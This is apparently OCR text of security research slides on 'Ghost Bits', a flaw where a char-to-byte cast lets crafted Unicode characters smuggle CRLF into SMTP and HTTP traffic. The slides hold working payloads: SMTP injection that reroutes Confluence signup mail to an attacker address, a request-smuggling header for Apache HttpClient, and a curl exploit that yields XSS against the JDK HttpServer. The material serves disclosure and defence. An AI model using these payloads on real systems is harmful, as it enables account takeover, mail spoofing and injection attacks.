
SECURITY BYPASS

Perfectly bypasses **SPF, DKIM, and DMARC** validations.

VICTIM EXPERIENCE

Victims receive flawless phishing emails featuring the company's official digital signatures.

Case Study 1 — System Mail Hijacking (Jira)



甲申申由凸甸电粤甸甸畀畾畾瘳
畣畯睩甾瘍瘊甾畀畔畀瘍瘊畣畫
畢番略畣畴盯冨畠畎畅甾瘍瘊瘍
瘊畎瘠界畏呱畅瘠留畏畱瘡瘍瘊
瘳瘍瘊畑畱畎畔瘍瘊@qq.com

2336485988@qq.com>
DATA
Subject:PWNED

I LOVE YOU!
.
QUIT
@qq.com

Case Study 2 — Business Logic & Domain Restriction Bypass (Confluence)

Scenario Setup

Administrator configures Confluence to only allow registrations from employees with the @company.com suffix.

Attack Chain

→ **Attacker Input:** `hacker[GhostBits]@company.com`

→ **Application Validation:**

Confluence checks the end of the string, verifies it is indeed @company.com, and allows the registration!

→ **Low-Level Transport:**

Angus Mail serializes data, encounters \r\n. SMTP interprets this as the end of the RCPT TO command at hacker@qq.com.


Lethal Impact

Email sent to attacker's hacker@qq.com inbox.

Attacker successfully gains **internal system account privileges**.

Case Study 2 — Business Logic & Domain Restriction Bypass (Confluence)

Step 1 Configure an SMTP server for Confluence → **Step 2** Restrict registration to @confluence.com emails only




Case Study 2 — Business Logic & Domain Restriction Bypass (Confluence)


Step 3 Attempted to register using **1ue@qq.com** — registration failed (domain not allowed)

✗ Registration Failed

Step 4 Attempted to register using **1ue@confluence.com** — confirmation email sent, but we doesn't own mailbox

⚠ Email Sent, No Access






Case Study 2 — Business Logic & Domain Restriction Bypass (Confluence)

Step 5 Without an @confluence.com email, how can the attacker register?

Step 6 **SMTP Injection** — Inject a crafted payload to redirect the confirmation email to attacker's address

```
RCPT TO: <2336485988@qq.com>
DATA
Subject:PWNED

@confluence.com
DATA
Date: Sat, 5 Jul 2025 04:41:53 +0000 (UTC)
From: "Anonymous (Confluence)" <admin@jira.com>
To: 甲申申由由甸电粤甸甸畀畱畱瘆畣畯畭畄瘍瘵畄畀畔畀瘍瘵畓畫畢畨畧畣畴町畐畐畎畅畄瘍瘵瘍瘵@confluence.com
Message-ID: <33782680.3.1751690514412@fc4ee19a1302>
Subject: [confluence] Confluence Signup Confirmation
MIME-Version: 1.0
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
Auto-Submitted: auto-generated
Precedence: bulk

<html>
<head>
```



Case Study 2 — Business Logic & Domain Restriction Bypass (Confluence)

Step 7 Attacker **successfully received** the registration email and registered the account

✓ Attack Successful


Email Received by Attacker

```
PWNED ☆
发件人：lueluekíng <lueluekíng@163.com>
时　间：2025年7月5日（星期六）下午12：46

邮件可翻译为中文 立即翻译

@confluence.com>
DATA
Date: Sat, 5 Jul 2025 04:46:50 +0000 (UTC)
From: "Anonymous (Confluence)" <lueluekíng@163.com>
To: 甲申申由白甸电粤甸甸畀罶罶瘆畣畯畭畄瘍瘷畄畀畔畀瘍瘷畓畫畢番略畣畴町畐畐畎畅畄瘍瘷瘍瘷@confluence.com
Message-ID: <181531450.5.1751690811375@fc4ee19a1302>
Subject: [confluence] Confluence Signup Confirmation
MIME-Version: 1.0
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
Auto-Submitted: auto-generated
Precedence: bulk

<html>
<head>
<meta name=3D"viewport" content=3D"width=3Ddevice-width"><base href=3D"http=
://localhost:18090">
<style type=3D"text/css">
   body, #email-content, #email-content-inner { font-family: Arial,FreeSan=
s,Helvetica,sans-serif; }
   body, p, blockquote, pre, code, td, th, li, dt, dd { font-size: 13px; }
   small { font-size: 11px; }

   body { width:100% !important; -webkit-font-smoothing: antialiased; }
```

Registration Email Content (HTML Source)

```
<td valign=3D"top" style=3D"font-size: 15px"><h2 id=3D"email-title-heading" =
style=3D"font-size: 16px; line-height: 20px; min-height: 20px; margin: 0; =
padding: 0"><a href=3D"http://localhost:18090/confirmemail.action?token=3Df=
77074c9401f0b5fecaadb67842f0dc464440bda&amp;username=3Dusertest3" style=3D"=
color: #3b0ca0; text-decoration: none"> <strong style=3D"font-size:16px;lin=
e-height:20px;vertical-align:top;">Confirm your email address</strong> </a>=
</h2></td>
</tr>
```

"Ghost Bits" in CRLF to ...?



Two cases to demonstrate what else "ghost bits" can do

CASE1 - Apache HttpClient Header CRLF

- Vulnerability: **HTTPCLIENT-1974 / HTTPCLIENT-1978** (≤ 4.5.9)

(ORG.APACHE.HTTP.UTIL.BYTEARRAYBUFFER)

Older versions of Apache HttpClient blindly cast character arrays to bytes when building HTTP headers. If an application embeds user-supplied tokens into a request header, it creates a prime sink for this **Cast Attack**.

```
public void append(final char[] b, final int off, final int len) {
    // ... buffer expansion logic ...
    for (int i2 = oldlen; i2 < newlen; i2++) {
        // VULNERABLE CAST:
        // 16-bit char is forced into 8-bit byte array
        this.buffer[i2] = (byte) b[i1];
        i1++;
    }
}
```

ghost bits

CASE1 - CRLF ..... Request Smuggling !

```java
@RequestMapping("/auth")
public void auth(String token) throws Exception{
   CloseableHttpClient httpclient = HttpClients.createDefault();
   try {
      HttpPost httpget = new
         HttpPost("https://yourdomain.m.pipedream.net/auth");
      httpget.addHeader("X-Auth-Token", token);
      httpclient.execute(httpget);
   } finally {
      httpclient.close();
   }
}
```

The Injection (Java Application)

Frontend Proxy

The Malicious Payload (PoC)

Sees 1 Request


```
GET /auth HTTP/1.1
X-Auth-Token: 1\u760D\u760APOST /newRequest...
```

APACHE HTTP SERVER PROJECT

Backend Target

Sees 2 Requests (Mutation)

```
GET /auth HTTP/1.1
X-Auth-Token: 1
POST /newRequest HTTP/1.1
Host: target.com
```



CASE2 - JDK Native HttpServer Flaw

VULNERABILITY

CVE-2026-21933

CONTEXT

Server reflects input into Response Headers.

com.sun.net.httpserver.HttpServer demo

```java
server.createContext("/custom-header", new HttpHandler() {
    @Override
    public void handle(HttpExchange exchange) throws IOException {
        String responseBody = "Hello, World with Custom Headers!";
        Headers responseHeaders = exchange.getResponseHeaders();
        responseHeaders.put("Custom-Header",List.of(exchange.getRequestURI().getQuery()));
        exchange.sendResponseHeaders(200,
        responseBody.getBytes().length);
        OutputStream os = exchange.getResponseBody();
        os.write(responseBody.getBytes());
        os.close();
    }
});
```

Injection Response Header

⚠ *Servers are equally vulnerable. If the JDK HttpServer reflects unvalidated input like a URL query directly into a Response Header, it sets the stage for response manipulation.*

CASE2 - CRLF ..... XSS!

The Exploit Request

```
curl -v 'http://localhost:8080/custom-header?Cu%E7%98%8D%E7%98%8AContent-Type%3A%20text%2Fhtml%E7%98%8D%E7%98%8AContent-Length%3A%2025%E7%98%8D%E7%98%8A%E7%98%8D%E7%98%8A%3Cscript%3Ealert%281%29%3C%2Fscript%3E%E7%98%8D%E7%98%8A%E4%BC%80'
```

sun.net.httpserver.HttpExchangeImpl#sendResponseHeaders

sun.net.httpserver.ExchangeImpl#sendResponseHeaders

sun.net.httpserver.ExchangeImpl#write

HTTP Response Structure


瘟瘊 == \r\n

```
HTTP/1.1 200 OK\r\n
Custom-Header: Cu瘟瘊
Content-Type: text/html瘟瘊
Content-Length: 25瘟瘊

<script>alert(1)</script>
```

Conclusion

